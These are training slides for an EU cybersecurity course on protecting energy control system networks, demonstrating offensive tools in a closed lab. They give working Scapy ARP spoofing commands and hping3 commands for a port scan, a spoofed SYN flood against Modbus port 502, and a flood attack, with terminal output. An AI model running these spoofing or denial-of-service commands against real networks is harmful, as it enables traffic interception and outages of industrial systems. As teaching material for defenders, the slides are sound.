



EDUCATION AND TRAINING

CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

Next level cybersecurity education and training



Network Protection for Energy Control Systems

CSP004_C_E

PRESENTATION BY:
DR. STEFAN SCHAUER
DR. ABDELKADER SHAABAN
AIT AUSTRIAN INSTITUTE OF TECHNOLOGY



Network Protection for Energy Control Systems

These slides outline the essential offensive tools that will be used in this course.

These tools are intended for use within this course to demonstrate how different tools can be employed for various cyberattack activities and address existing security weaknesses to avoid or mitigate related cyber risks. Therefore, all these practical activities are solely intended for educational purposes ONLY and not for any other malicious or unauthorized activities.

GNS3 Simulator

GNS3 Simulator

Field Devices


- Raspberry Pi running lightweight Linux version (Client and Server) for transmitting data over ModBus communication protocols using the pyModbusTCP.

Management Sector

- Network administration device for monitoring network traffic using Kali Linux.
- Wazuh Server: Details to be addressed later.

Malicious Activities

- Kali Linux will be used to simulate various malicious activities targeting devices within this closed network.



Offensive Tools

Scapy

SCAPY: Create/Send a Packet

ARP spoofing

Scapy can also perform the ARP Spoofing attack by crafting ARP packets with misleading source IP and MAC address information, effectively deceiving other devices on the network into sending their traffic to the attacker instead of the intended destination

- ARP Spoofing
 - `arp_packet = ARP(pdst='192.168.122.103', psrc='192.168.122.1', op='is-at')`
- Before sending the ARP packet, check the ARP table on the victim device using the `arp -a` command
- Then send the packet using:
 - `send(arp_packet)`
- Do `arp -a` again and compare the results

```

Scapy v2.4.3
Scapy v2.4.3 83x25
root@kali:~# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)

      aSPY//YASa
      ayyyyyCY/////////YCa
      sY/////////YSpCs  scpCY//Pp
ayp ayyyyyyySCP//Pp      syY//C
AYAsAYYYYYYYYY//Ps      cY//S
      pCCCCY//p      cSSps y//Y
      SPPPP//a      pP//AC//Y
      A//A      cyP////C
      p//Ac      sC///a
      P////YCpc      A//A
      scccccp//pSP//p      p//Y
      sY/////////y caa      S//P
      cayCyayP//Ya      pY/Ya
      sY/PsY////YCc      aC//Yp
      sc  sccaCY//PCypaapyCP//YSs
      spCPY/////////YPSps
      ccaacs

Welcome to Scapy
Version 2.4.3
https://github.com/secdev/scapy
Have fun!
Craft packets like I craft my beer.
-- Jean De Clerck

using IPython 7.12.0
>>> arp_packet = ARP(pdst='192.168.122.103', psrc='192.168.122.1', op='is-at')
  
```

SCAPY: Create/Send a Packet

ARP spoofing

- The ARP table before sending the Scapy ARP Packet

```

pi@raspberrypi: ~
File Edit Tabs Help
The gateway has a unique IP and MAC address
pi@raspberrypi:~$ arp -a
? (192.168.122.173) at <incomplete> on eth0
_gateway (192.168.122.1) at 52:54:00:1f:18:ec [ether] on eth0
? (192.168.122.27) at 08:00:27:27:29:8c [ether] on eth0
pi@raspberrypi:~$

```

The attacker's device has a unique IP and MAC address

- The ARP table after the Scapy ARP packet has been sent to the victim device

```

pi@raspberrypi: ~
File Edit Tabs Help
pi@raspberrypi:~$ arp -a
? (192.168.122.173) at <incomplete> on eth0
_gateway (192.168.122.1) at 52:54:00:1f:18:ec [ether] on eth0
? (192.168.122.27) at 08:00:27:27:29:8c [ether] on eth0
pi@raspberrypi:~$ arp -a
? (192.168.122.173) at <incomplete> on eth0
_gateway (192.168.122.1) at 08:00:27:27:29:8c [ether] on eth0
kali (192.168.122.27) at 08:00:27:27:29:8c [ether] on eth0
pi@raspberrypi:~$

```

Both the attacker and the gateway have the same MAC address

Offensive Tools

hping3


DoS: Denial of Service Attack

Sending too much packets to the target machine



Hping3: hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using hping3, you can test firewall rules, perform (spoofed) port scanning, test network performance using different protocols, do path MTU discovery, perform traceroute-like actions under different protocols, fingerprint remote operating systems, audit TCP/IP stacks, etc. hping3 is scriptable using the Tcl language.


Hping3: Normal (no attack)



Hping3: Scan Ports

Scan all available ports on the victim machines

```
hping3 --scan 1-65535 192.168.122.109 -S -rand-sourc
```



```
/bin/bash
/bin/bash 78x21
root@kali:~# hping3 --scan 1-65535 192.168.122.109 -S --rand-sourc
Scanning 192.168.122.109 (192.168.122.109), port 1-65535
65535 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+
|port| serv name | flags | ttl| id | win | len |
+-----+-----+-----+-----+-----+
502      : .S..A... 64    0 64240 46
```


1-65535 all ports from – to
192.168.122.109 target address
-S services
-rand-source to hide your
identity

Now we have port 502 (server ModbusTCP example) as the only one available on the target machine

Hping3: with attack

The port number can be collected from Wireshark. As shown before


```
hping3 --flood --syn --destport 502 <target_IP>
```



From help check other formats for the tool to apply DoS against the server

Hping3: Perform Attack

`hping3 -S -a sourceIP -p portNumber -flood targetIP`




```
root@kali:~# sudo hping3 -S -a 192.168.122.27 -p 520 --flood 192.168.122.103
HPING 192.168.122.103 (eth0 192.168.122.103): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Hping3: Perform Attack

Attack the victim without specifying a port

```
hping3 -S -a sourceIP -flood targetIP
```



```
pi@raspberrypi: ~/Desktop
File Edit Tabs Help
pi@raspberrypi:~/Desktop $ ping 192.168.122.109
PING 192.168.122.109 (192.168.122.109) 56(84) bytes of data.
64 bytes from 192.168.122.109: icmp_seq=1 ttl=64 time=1.75 ms
64 bytes from 192.168.122.109: icmp_seq=2 ttl=64 time=2.02 ms
64 bytes from 192.168.122.109: icmp_seq=3 ttl=64 time=2.13 ms
64 bytes from 192.168.122.109: icmp_seq=4 ttl=64 time=1.92 ms
64 bytes from 192.168.122.109: icmp_seq=5 ttl=64 time=1.59 ms
64 bytes from 192.168.122.109: icmp_seq=6 ttl=64 time=1.82 ms
64 bytes from 192.168.122.109: icmp_seq=7 ttl=64 time=1.42 ms
64 bytes from 192.168.122.109: icmp_seq=8 ttl=64 time=1.80 ms
64 bytes from 192.168.122.109: icmp_seq=9 ttl=64 time=1.44 ms
64 bytes from 192.168.122.109: icmp_seq=10 ttl=64 time=1.52 ms
64 bytes from 192.168.122.109: icmp_seq=11 ttl=64 time=1.30 ms
64 bytes from 192.168.122.109: icmp_seq=12 ttl=64 time=1.43 ms
64 bytes from 192.168.122.109: icmp_seq=13 ttl=64 time=1.47 ms
```

Before Attack

Hping3: Perform Attack

Attack the victim without specifying a port

`hping3 -S -a sc`

```

pi@raspberrypi: ~/Desktop
File Edit Tabs Help
64 bytes from 192.168.122.109: icmp_seq=79 ttl=64 time=2.47 ms
64 bytes from 192.168.122.109: icmp_seq=80 ttl=64 time=500 ms
64 bytes from 192.168.122.109: icmp_seq=84 ttl=64 time=1001 ms
64 bytes from 192.168.122.109: icmp_seq=88 ttl=64 time=1091 ms
64 bytes from 192.168.122.109: icmp_seq=89 ttl=64 time=1030 ms
64 bytes from 192.168.122.109: icmp_seq=91 ttl=64 time=807 ms
64 bytes from 192.168.122.109: icmp_seq=93 ttl=64 time=819 ms
64 bytes from 192.168.122.109: icmp_seq=94 ttl=64 time=916 ms
64 bytes from 192.168.122.109: icmp_seq=95 ttl=64 time=823 ms
64 bytes from 192.168.122.109: icmp_seq=96 ttl=64 time=613 ms
64 bytes from 192.168.122.109: icmp_seq=97 ttl=64 time=755 ms
64 bytes from 192.168.122.109: icmp_seq=98 ttl=64 time=949 ms
64 bytes from 192.168.122.109: icmp_seq=99 ttl=64 time=973 ms
64 bytes from 192.168.122.109: icmp_seq=100 ttl=64 time=921 ms
64 bytes from 192.168.122.109: icmp_seq=101 ttl=64 time=954 ms
64 bytes from 192.168.122.109: icmp_seq=102 ttl=64 time=985 ms
64 bytes from 192.168.122.109: icmp_seq=103 ttl=64 time=913 ms
64 bytes from 192.168.122.109: icmp_seq=105 ttl=64 time=805 ms
64 bytes from 192.168.122.109: icmp_seq=107 ttl=64 time=874 ms
64 bytes from 192.168.122.109: icmp_seq=109 ttl=64 time=1040 ms
64 bytes from 192.168.122.109: icmp_seq=111 ttl=64 time=898 ms
64 bytes from 192.168.122.109: icmp_seq=113 ttl=64 time=976 ms
64 bytes from 192.168.122.109: icmp_seq=115 ttl=64 time=887 ms

```

Before

```

/bin/bash
root@kali:~# sudo hping3 -S -a 192.168.122.27 --flood 192.168.122.103
HPING 192.168.122.103 (eth0 192.168.122.103): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.103 hping statistic ---
603646 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# sudo hping3 -S -a 192.168.122.27 --flood 192.168.122.103
HPING 192.168.122.103 (eth0 192.168.122.103): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.103 hping statistic ---
637969 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# sudo hping3 -S -a 192.168.122.27 --flood 192.168.122.109
HPING 192.168.122.109 (eth0 192.168.122.109): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.109 hping statistic ---
637969 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# sudo hping3 -S -a 192.168.122.27 --flood 192.168.122.109
HPING 192.168.122.109 (eth0 192.168.122.109): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.109 hping statistic ---
637969 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```

Thank you

Please send all questions to:
Abdelkader Shaaban,
abdelkader.Shaaban@ait.ac.at
Stefan Schauer
Stefan.Schauer@ait.ac.at